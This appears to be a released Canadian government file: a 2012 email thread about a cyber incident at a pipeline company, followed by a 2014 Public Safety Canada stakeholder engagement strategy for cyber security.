
fyi

-----Original Message-----
From: [redacted]
Sent: Friday, July 27, 2012 10:25 AM
To: Beaudoin, Luc; Moore, Bruce
Subject: Re: Fwd: [redacted]

[redacted]

Luc,

Just to give you an update on this incident, [redacted] in contact with the company and have offered a security briefing. [redacted] were receptive to the idea however requested that such a briefing be held after the holiday season to ensure broader audience. The company did not seem in a hurry to have us come in and we suspect that CCIRC's mitigative support provided them with a level of comfort.

[redacted]

>>> "Moore, Bruce" <[redacted] 4/23/2012 2:09 pm >>>
Classification: SECRET

Good Afternoon;

Last week, CCIRC was notified that ICS-CERT was preparing to brief their Oil/Gas & Pipelines information sharing groups regarding cyber incidents targeting the North American petroleum pipeline industry. ICS-CERT was working with the owners of the data to be able to include Canadian participation in these briefings. [redacted]

ICS-CERT informed CCIRC that one of the Canadian companies affected was [redacted] Last Wednesday, CCIRC participated in a conference call between ICS-CERT and [redacted]

Of most concern to [redacted] is the "so what". Because of the notification to [redacted] from ICS-CERT, [redacted] has raised its IT Threat Risk to High. Business Impact assessment needed so that the nature of the threat

can be conveyed to senior executives outside of IT (CEO and other senior decision makers). Who is behind this, what are they after (intent) and what proprietary information (if any) was lost.

Coordination path:

Questions for CTEC:
1. Do you have any information on related malware activity (beacon domains, malware behavior etc.).

2. Are you aware of other Canadian companies who may also have infections related to this activity?

Question for
1. indicated that they need to be briefed appropriately so that senior decision makers can assess the nature of the threat against their network and proprietary information. Questions they would like answered such as who is behind this, what are their capabilities and what are they after (intent). provide a threat briefing to

ICS-CERT released an updated alert with indicators. (Copy attached for reference).

Please advise.

Thanks,

Bruce Moore
Public Safety Canada
CCIRC
991-7792

Page 65

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 66

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

National Cyber Security Directorate

Stakeholder Engagement Strategy

April 2014

Protected B

RDIMS #1013682

Executive Summary

Cyberspace is "the electronic world created by interconnected networks of information technology and the information on those networks." [1] Businesses and governments rely heavily on cyberspace to advertise and deliver a variety of products and services. With the growth of cyberspace, there has been a corresponding increase in cyber threats that can result in the loss of an individual's personal and financial data as well as commercial, political, economic and military information vital to the security and prosperity of Canada and potential disruptions to emergency response and public health systems.

Canada has responded by developing Canada's Cyber Security Strategy (CCSS), a horizontal initiative intended to counter cyber threats and mitigate the risks they pose to Canadians by: [2]

- securing government of Canada systems (Pillar 1);
- partnering to secure vital cyber systems outside the federal government (Pillar 2);
- and helping Canadians to be secure online (Pillar 3).

Public Safety Canada (PS) is largely responsible for Pillars 2 and 3, which are grounded in stakeholder engagement led by the National Cyber Security Directorate (NCSD). The NCSD Stakeholder Engagement Strategy is based upon a two-way information flow at the strategic level to generate awareness of cyber security issues and commitment to action. At the operational level, the strategy promotes the sharing of information, resources, tools and expertise by all parties. Specifically, the Engagement Strategy seeks to:

- raise awareness of cyber security;
- share information in order to better manage risks and threats;
- build relationships with cyber security stakeholders to enhance cooperation;
- share resources, tools and expertise in order to improve cyber security; and
- promote Canadian norms and values for the internet.

The NCSD Engagement Strategy builds on established relationships between PS's Critical Infrastructure Directorate (CID) and critical infrastructure owners/operators and fosters relationships with other strategic partners and stakeholder groups. The strategy recognizes the role of the Canadian Cyber Incident Response Centre (CCIRC), Canada's national computer emergency response team, at the technical/operational level and the need to build awareness of this role among stakeholders. Finally, the engagement strategy addresses the need for the public to be aware of the importance of cyber security and what they can do to protect themselves.

The strategy takes a risk-based approach to engaging critical infrastructure sectors. [redacted]

[redacted]

1 Canada's Cyber Security Strategy, October 2010 http://www.publicsafety.gc.ca/cnt/rsrcs/pblctns/cbr-scrt-strtgy/index-eng.aspx, page 2

2 Canada's Cyber Security Strategy, page 7

Where possible the sector networks used by CID will be engaged. The National Cross Sector Forum (NCSF) and the Regional Networks, established by CID, will also be engaged. In providing direction on critical infrastructure, the NCSF already addresses interdependencies including cyber security and the Regional Networks currently provide opportunities for government representatives and critical infrastructure owners/operators to share information on common threats and interdependencies, such as cyber security.

Engagement with federal partners supports coordination of cyber activities across government and prioritization of initiatives and activities. Similarly, federal/provincial/territorial (F/P/T) engagement promotes coordination and knowledge sharing and recognizes the role of provinces and territories in cyber security. Engagement with academia is a means to fill knowledge gaps identified by stakeholders. At the international level, engagement allows Canada to meet international commitments and promote Canadian norms and values.

This document presents a detailed description of the mechanisms for engaging stakeholders on cyber security, including a three-year workplan for key engagement vehicles. It should be noted that some of these workplans are evolving as the committees meet to discuss their objectives and roles. The engagement strategy provides a reporting and monitoring plan that is linked to the horizontal performance measurement of the CCSS. The strategy includes tools such as a description of the critical infrastructure sectors with stakeholder maps, criteria for prioritizing sectors and stakeholder groups and criteria for selecting individual engagements.

Table of Contents

1.0 Background

Cyberspace is "the electronic world created by interconnected networks of information technology and the information on those networks." [3] Businesses and governments rely heavily on cyberspace to advertise and deliver a variety of products and services. For example, 67% of Canadians banked online in 2012.[4] Cyberspace also plays a role in the management and operation of industrial control processes as well as the sharing and storage of sensitive information vital to business, government and individuals.

With the growth of cyberspace, there has been a corresponding increase in cyber threats. Cyber attacks can result in the loss of an individual's personal and financial data as well as commercial, political, economic and military information vital to the security and prosperity of Canada. Cyber attacks can also disrupt emergency response and public health systems.

Cyber security can be compromised by individuals, terrorists and organized crime groups, and state actors. Attacks can range from those requiring relatively low skill levels to sophisticated attacks that are difficult to detect and deter.

Canada's Cyber Security Strategy (CCSS) is a horizontal initiative intended to counter cyber threats and mitigate the risks they pose to Canadians by: [5]

- securing government of Canada systems (Pillar 1);
- partnering to secure vital cyber systems outside the federal government (Pillar 2); and
- helping Canadians to be secure online (Pillar 3).

In order to support the achievement of the objectives of Pillar 2 and 3, Public Safety Canada (PS) is responsible for:[6]

- engagement with provinces and territories, critical infrastructure, the private sector, academics and international allies on strategic cyber security policy issues and national cyber incident management;
- public awareness activities to inform Canadians of the risks they face and the actions they can take to protect themselves and their families in cyberspace;
- operating the Canadian Cyber Incident Response Centre (CCIRC) to provide assistance and mitigation advice to domestic partners and coordinate the response to national cyber security incidents; and
- design of the performance measurement approach for the initiative and reporting bi-annually on the initiative's performance.

---

3 Canada's Cyber Security Strategy, October 2010 http://www.publicsafety.gc.ca/cnt/rsrcs/pblctns/cbr-scrt-strtgy/index-eng.aspx, page 2

4 How Canadians Bank, Canadian Bankers Association, report of 2012 survey http://www.cba.ca/contents/files/backgrounders/bkg_technology_en.pdf

5 Canada's Cyber Security Strategy, page 7

6 Measuring the Performance of Canada's Cyber Security Strategy, October 2012, page 5 RDIMS # 584430

Within PS, the National Cyber Security Directorate (NCSD) is the lead for engagement activities but works in partnership[7] with the Critical Infrastructure and Strategic Coordination Directorate (CID) on engagement with owners and operators of Canada's critical infrastructure. CID engages with critical infrastructure owners and operators in order to achieve the objectives of the National Strategy for Critical Infrastructure (NSCI)[8] and the Action Plan for Critical Infrastructure.[9]

This document describes NCSD's strategy for engaging stakeholders in order to fulfill PS's responsibilities under Pillar 2 and 3 of CCSS. It was developed under the assumption that resources will remain at current levels.

2.0 What is Stakeholder Engagement?

A stakeholder is anyone who can affect or is affected by an organization, strategy or project, be they external or internal. Stakeholders include clients and intended beneficiaries of a program or service, but also those who support or can affect program or service delivery.

Stakeholder engagement can include a spectrum of activities from informing (providing information) and consulting (obtaining feedback), through exchange (information sharing), to collaboration (working together on problems/projects) and partnership (joint decision making). In most cases, in order to be successful, stakeholder engagement activities should provide benefits to both parties. The greater the time and effort required on the part of either party, the greater the benefits need to be in order to sustain the activity.

NCSD's Engagement Strategy envisages stakeholder engagement as two-way information flows and joint and collaborative efforts to improve cyber security with all parties making a contribution.

3.0 Principles

NCSD's stakeholder engagement strategy is governed by a set of guiding principles established in Public Safety Canada's Citizen Engagement Framework: [10]

- Trust – Participants collaborate in good faith and agree to make compromises or commit to action if others agree to do the same.
- Openness – The process is transparent and clear and information is shared proactively.
- Mutual Respect – All participants are treated with respect.

---

7 Measuring the Performance of Canada's Cyber Security Strategy, October 2012, page 15 RDIMS # 584430

8 National Strategy for Critical Infrastructure, 2009 http://www.publicsafety.gc.ca/cnt/rsrcs/pblctns/srtg-crtcl-nfrstrctr/index-eng.aspx

9 Action Plan for Critical Infrastructure, 2009 http://www.publicsafety.gc.ca/cnt/rsrcs/pblctns/srtg-crtcl-nfrstrctr/index-eng.aspx

10 Citizen Engagement Framework, Public Safety Canada, September 26, 2013 http://infocentral/cnt/pol/_fl/ctzn-nggmnt-frmwrk-eng.pdf


- Inclusiveness – As wide a range of individuals and groups as feasible is included.
- Accountability – Participants agree to work together on shared goals and are accountable to one another for the quality of their participation in the process and the commitments they make.

4.0 Objectives of the Stakeholder Engagement Strategy

Stakeholder engagement is a key activity contributing to the achievement of the CCSS's intended outcomes.[11] The objectives of NCSD's Stakeholder Engagement Strategy are to:

- raise awareness of cyber security;
- share information in order to better manage risks and threats;
- build relationships with cyber security stakeholders to enhance cooperation;
- share resources, tools and expertise in order to improve cyber security; and
- promote Canadian norms and values for the internet.


In order to achieve these objectives, two-way information flow will be required. NCSD will need to engage stakeholders at the strategic level to generate awareness of the issues and commitment to action as well as at the operational level where information, resources, tools and expertise can be shared by all parties.



Stakeholders engaged by NCSD have indicated that they want:

- actionable, timely, targeted intelligence to help them protect themselves against cyber threats; and
- resources, tools and expertise that can be called upon to improve cyber security and respond to cyber incidents.

[11] Measuring the Performance of Canada's Cyber Security Strategy, October 2012, page 13 RDIMS # 584430




[12] The federal government normally charges fees for services that provide identifiable recipients with direct benefits beyond those received by the general public.

5.0 Stakeholder Mapping

As shown in Figure 1, NCSD's stakeholders include the following:

- other federal government departments;
- provincial and territorial governments;
- industry (ten critical infrastructure sectors as well as other industries);
- academia;
- the general public; and
- international partners.

Figure 1: NCSD Stakeholders




5.1 Other Government Partners

The CCSS provides funding to nine federal departments and agencies, including PS, across seven program elements.[13] Together these organizations have developed a horizontal performance measurement plan to be used in an evaluation of the CCSS planned for 2015

Figure 2: Other Government Partners

Roles and responsibilities with respect to cyber security



Treasury Board Secretariat (TBS), the Canadian Security Intelligence Services (CSIS), Shared Services Canada (SSC), Communications Security Establishment (CSE) are responsible for achieving outcomes contributing to Pillar 1 of the CCSS, "Government of Canada systems are secure". While PS participates in Pillar 1, it does not have a lead role.

PS is largely responsible for outcomes under Pillar 2, "Partnering to secure vital cyber systems outside the Government of Canada". NCSD, which includes Canada's national computer emergency response team (CCIRC), has a key role. Working with PS to engage international stakeholders are the departments of Foreign Affairs, Trade and Development (DFATD) and Justice (DoJ). Defence Research and

[13] CSIS, CSEC, DRDC, DFATD, Justice, PWGSC, TBS, the RCMP and PS. The funds provided to PWGSC under Budget 2010 have since been transferred to SSC.

Development Canada (DDRC) leads government efforts to develop a cyber security science and technology program and works with PS on academic partnership.

Pillar 3, "Helping Canadians to be secure online" falls to PS's public awareness campaigns that reach out to all Canadians and to private sector companies that are not critical infrastructure owners/operators. The RCMP also contributes to this pillar through their efforts to combat cyber crime.

5.2 Critical Infrastructure Sector Stakeholders

Critical infrastructure refers to processes, systems, facilities, technologies, networks, assets and services essential to the health, safety, security or economic well-being of Canadians and the effective functioning of government. Most critical infrastructure is privately owned and/or operated. Critical infrastructure can be stand alone or interconnected and interdependent within and across provinces, territories and national borders. Disruptions to critical infrastructure may result in loss of life, economic losses and harm to public confidence.[14] Canada has identified ten critical infrastructure sectors:

- energy and utilities;
- finance;
- food;
- transportation;
- government;
- information and communication technology;
- health;
- water;
- safety; and
- manufacturing.

Profiles of each sector outlining their importance to Canada, key organizations within the sector, cyber vulnerabilities and interdependencies can be found in Appendix A. [15]

Through lead federal departments, CID already works with stakeholders in each critical infrastructure sector to implement the NSCI. CID also engages critical infrastructure stakeholders through a national cross sector forum, multi-sector forums and regional networks.

[14] National Strategy for Critical Infrastructure, 2009, page 2.

[15] Prepared from documents provided by CID including Sector Network Guidance and Monitoring; Sector Risk Profiles and Sector Overviews

5.3 Provincial/Territorial Stakeholders

The provincial and territorial (P/T) governments are key stakeholders in cyber security. With the federal government, they are jointly responsible for regulating much of the critical infrastructure in Canada. Provinces and territories also provide a range of essential services whose delivery depends upon secure cyber systems. Much of the infrastructure in the critical infrastructure sectors of safety, health, water, energy and utilities and some transportation fall under P/T jurisdiction but are privately owned and/or operated. Municipalities are significantly implicated in many sectors. In addition to service delivery, many P/T systems hold electronic databases with sensitive personal information.

5.4 Academia

Academia has a role to play in cyber security by conducting research to further knowledge and understanding of cyber security, working with industry and government to address gaps and barriers and helping to develop cyber security tools via organizations such as SERENE and VENUS. SERENE is a cyber security network that seeks to heighten the Canadian digital ecosystem's resilience by focusing on knowledge, fixing vulnerabilities and mitigating strategies to reduce the consequences of adverse outcomes. It brings together academics from computer and social sciences, public partners including Public Safety and private companies from the critical infrastructure such as Bell, CGI and SecDev Group. SERENE's academic affiliates come from universities across Canada including HEC Montreal, Ecole Polytechnique, Carleton, Simon Fraser, Ontario Institute of Technology, Western, Royal Military College, Waterloo, Concordia, and University of Toronto. More broadly, NCSD intends to reach out to academia via the Cyber Security Cooperation Program.

5.5 General Public

One of the goals of CCSS is to help Canadians stay secure online. Statistics Canada estimates that 83.4% of Canadians over the age of 16 used the internet in 2012, including from home, work, school, a public library, and via hand-held devices.[16]

5.6 International Stakeholders

Because of the international nature of our digital networks and the ease with which information and cyber incidents can cross borders, international collaboration is an essential part of cyber security. International cooperation helps Canada to demonstrate commitment to cyber security, domestically and internationally; advance our national agenda of an open internet, reflecting Canadian values and norms; influence and assist specific countries in developing cyber security measures; and help ensure that

[16] http://www5.statcan.gc.ca/cansim/pick-choisir?lang=eng&p2=33&id=3580154

Canadian companies working in sectors that are highly integrated with the USA and other countries can work as securely and safely as possible.

As a contribution to this partnership, Canada is actively engaged in diverse international fora that cover topics from capacity building and internet governance (e.g. OAS, NATO and the United Nations) to bilateral targeted work with specific countries, The partnership also seeks to influence stakeholders on international bodies under the United Nations and NATO in order to ensure the internet remains free and open.

Comment [LRA2]: I agree with Farah's comment and I would add that vocabulary and reference to countries and organizations should show consistency throughout the document.

A larger group of 30 countries comprising the Meridian Process,[17] which seeks to create a community of senior government policy makers to exchanges ideas and initiate actions for the cooperation of government bodies on Critical Information Infrastructure Protection (CIIP), are also stakeholders. Canada is a member of the Steering Committee/ Program Committee and works closely with those countries that have hosted (or may host meetings),

Finally, CCIRC is Canada's national Computer Emergency Readiness Team (CERT) and as such works closely with the CERTs in other countries, especially those in the USA, Australia, United Kingdom, and New Zealand.

6.0 Engagement Strategy

NCSD's engagement strategy is shown in Figure 3 and includes the following components:

- strategic engagement;
- operational engagement; and
- engagement tactics.


Vehicles and responsibilities for each level of engagement are described below.

6.1 Strategic Engagement

Engagement at the strategic level is intended to raise awareness of cyber security and increase commitment to taking action. In addition, engagement at the strategic level is intended to ensure that cyber security activities are coordinated within government and between government and external

[17] All countries are invited to be part of this process and to attend the annual conferences.

Figure 3: NCSD Engagement Strategy



stakeholders and respond to agreed upon priorities. Internationally, engagement is intended to promote Canada's position on internet governance.

Engagement at the strategic level is carried out by NCSD and senior management in co-operation with CID. The vehicles used for strategic engagement are described below.


a) DM/ADM/DG Cyber Committees

NCSD engages with its internal partners in order to:

- coordinate cyber security activities within government;
- prioritize initiatives and activities;
- monitor progress on the implementation of CCSS; and
- consider emerging issues and feedback from stakeholder forums.

NCSD engages with its internal GOC partners through the DM/ADM/DG Cyber Committees. The DM committee meets every two months to provide overall direction for the CCSS and the NCSD engagement strategy in order to ensure they accomplish their objectives. The DM/ADM/DG committees also support engagement by facilitating OGD involvement in providing information and expertise to NCSD stakeholder forums as required, and by considering feedback, suggestions and proposals from stakeholder forums.

The three-year workplan for the DM/ADM/DG Cyber Committees is:



b) CEO Advisory Committee

NCSD engages CEOs representing a variety of Canadian industry sectors in order to:

- obtain strategic advice on cyber security.

More specifically, NCSD aims to obtain advice on:

- future cyber policy and program direction particularly with respect to protection of critical infrastructure;
- enhancing public private partnerships to improve cyber security;
- improving information sharing and collaboration between government and private sector companies; and
- positioning Canada as a desirable country to do business from a cyber security perspective in order to increase our economic competitiveness.

NCSD engages CEOs through the CEO Advisory Committee. This committee complements other committees and ensures that the work of one committee does not duplicate that of another.[18]

c) F/P/T DM Table

NCSD engages provinces and territories in order to:


- ensure that cyber security initiatives and activities are coordinated.

More specifically, NCSD aims to:

- identify existing F/P/T cyber security initiatives;
- identify F/P/T cyber security needs; and
- share best practices to meet F/ P/T cyber security needs.

NCSD will engage provinces and territories through the FPT DM Table. In addition, to the objectives listed above, the FPT DM Table will have a role in monitoring the progress of the Regional Networks (see below) in developing and testing cyber incident response plans and in developing strategies to address weaknesses.

The three-year workplan for the F/P/T Table is:



[18] Chief Executive Officers Advisory Committee on Cyber Security Terms of Reference

d) International Forums

NCSD engages internationally in order to:

- ensure that Canadian norms and values for the internet are maintained.


More specifically, NCSD aims to:

- work internationally to promote an open, secure and trusted cyber community; and
- develop strategies for promoting Canadian norms and values for the internet.

NCSD engages internationally through the following vehicles:

- ongoing engagement with key allies, particularly Five Eyes countries;
- Meridian – an organization of about 30 countries whose representatives (policy makers responsible for Critical Information Infrastructure Protection) meet annually to exchange ideas, share best practices and explore the benefits of and opportunities for cooperation between governments with respect to Critical Information Infrastructure Protection (CIIP);
- International conferences – NCSD representatives attend international conferences (particularly those where an NCSD representative sits on the Board and/or participates in conference planning and can influence the agenda) to maintain awareness of cyber security internationally and identify effective cyber security approaches/solutions in use in other countries;
- bilateral meetings; and
- NCSD, through DFATD'S Capacity Building Programs, supports a series of initiatives and activities derived from OAS cyber security programming, such initiatives foster common security in the Hemisphere and promote the development and adoption of national cyber security strategies.

The three-year workplan for international engagement is:



[redacted]

e) Critical Infrastructure Forums

NCSD engages critical infrastructure owners/operators in order to:

- ensure critical infrastructure owners/operators are better able to prevent and mitigate cyber incidents.

